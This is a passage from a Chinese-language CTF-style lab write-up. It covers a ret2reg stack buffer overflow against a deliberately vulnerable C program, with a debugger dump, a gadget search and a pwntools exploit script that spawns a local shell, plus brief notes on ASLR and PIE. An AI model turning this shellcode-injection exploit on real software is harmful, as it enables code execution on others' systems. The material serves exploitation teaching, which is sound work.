$ecx : 0xffffd551 → "wlgfjc"
$edx : 0xffffd0b0 → "wlgfjc"
$esp : 0xffffd2bc → 0x080491c5 → <main+46> add esp, 0x10
$ebp : 0xffffd2d8 → 0x00000000
$esi : 0x0804b12c → 0x08049130 → <__do_global_ctors_aux+0> endbr32
$edi : 0xf7fcba0 → 0x00000000
$eip : 0x08049196 → <copy+48> ret
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
----- stack -----
0xffffd2bc +0x0000: 0x080491c5 → <main+46> add esp, 0x10 ← $esp
0xffffd2c0 +0x0004: 0xffffd551 → "wlgfjc"
0xffffd2c4 +0x0008: 0xf7fd9d41 → mov DWORD PTR [esp+0x28], eax
0xffffd2c8 +0x000c: 0xf7c1c9a2 → "_dl_audit_preinit"
0xffffd2cc +0x0010: 0x080491ad → <main+22> add eax, 0x206f
0xffffd2d0 +0x0014: 0xffffd300 → 0xf7e1dff4 → 0x0021dd8c
0xffffd2d4 +0x0018: 0xffffd2f0 → 0x00000002
0xffffd2d8 +0x001c: 0x00000000 ← $ebp
----- code:x86:32 -----
0x08049191 <copy+43> nop
0x08049192 <copy+44> mov ebx, DWORD PTR [ebp-0x4]
0x08049195 <copy+47> leave
+ 0x08049196 <copy+48> ret
L 0x080491c5 <main+46> add esp, 0x10
0x080491c8 <main+49> mov eax, 0x0
0x080491cd <main+54> mov ecx, DWORD PTR [ebp-0x4]
0x080491d0 <main+57> leave
0x080491d1 <main+58> lea esp, [ecx-0x4]
0x080491d4 <main+61> ret
----- source:ret2reg.c+7 -----
2 #include <string.h>
3
4 void copy(char *input) {
5     char buffer[512];
6     strcpy(buffer, input);
+ 7 }
8
9 int main(int argc, char **argv) {
10     copy(argv[1]);
11     return 0;
12 }
----- threads -----
[#0] Id 1, Name: "ret2reg", stopped 0x08049196 in copy (), reason: BREAKPOINT
----- trace -----
[#0] 0x08049196 → copy(input=0xffffd551 "wlgfjc")
[#1] 0x080491c5 → main(argc=0x2, argv=0xffffd3a4)
gef>

```

观察到，`eax` 寄存器指向的内存地址中的内容依然是我们指定的参数。说明没有被清空，具有被劫持的前提条件。同时计算出缓冲区大小为`0x208`，至此产生返回地址偏移为：`0x208+4`。

接下来，还需要找到 `call eax` 或 `jup eax` 指令。执行命令 `objdump -d ret2reg | grep *%eax`

```

(kali㉿kali)-[~/wlgfjc-ex02/ret2reg]
$ objdump -d ret2reg | grep *%eax
8049019:      ff d0          call    *%eax
80490d0:      ff d0          call    *%eax

```

据此，满足所有攻击要素，构造EXP如下。

```

#!/usr/bin/python3
from pwn import *

# 生成shellcode
shellcode = asm(shellcraft.sh())

# target为call eax指令
target = 0x8049019

# shellcode
# 虚假信息


```

```
# 覆盖返回地址为call eax指令
payload = flat([
    shellcode,
    ((0x208 + 4) - len(shellcode)) * b'A',
    target
])

with open('payload', 'wb') as f:
    f.write(payload)

sh = process(argv=['./ret2reg', payload])
sh.interactive()
```

攻击效果。



```
(kali㉿kali)-[~/wlgfjc-ex02/ret2reg]
$ /bin/python /home/kali/wlgfjc-ex02/ret2reg/exp.py
[+] Starting local process './ret2reg': pid 172541
[*] Switching to interactive mode
$ whoami
kali
$
```

注：

ASLR，直译为地址随机化。该技术将栈，堆和动态库空间全部随机化。

PIE，Linux gcc编译器提供了-fpie选项，用此编译选项后将修补ASLR的漏洞，除了将栈，堆和动态库空间全部随机化之外，还会将整个程序地址混淆。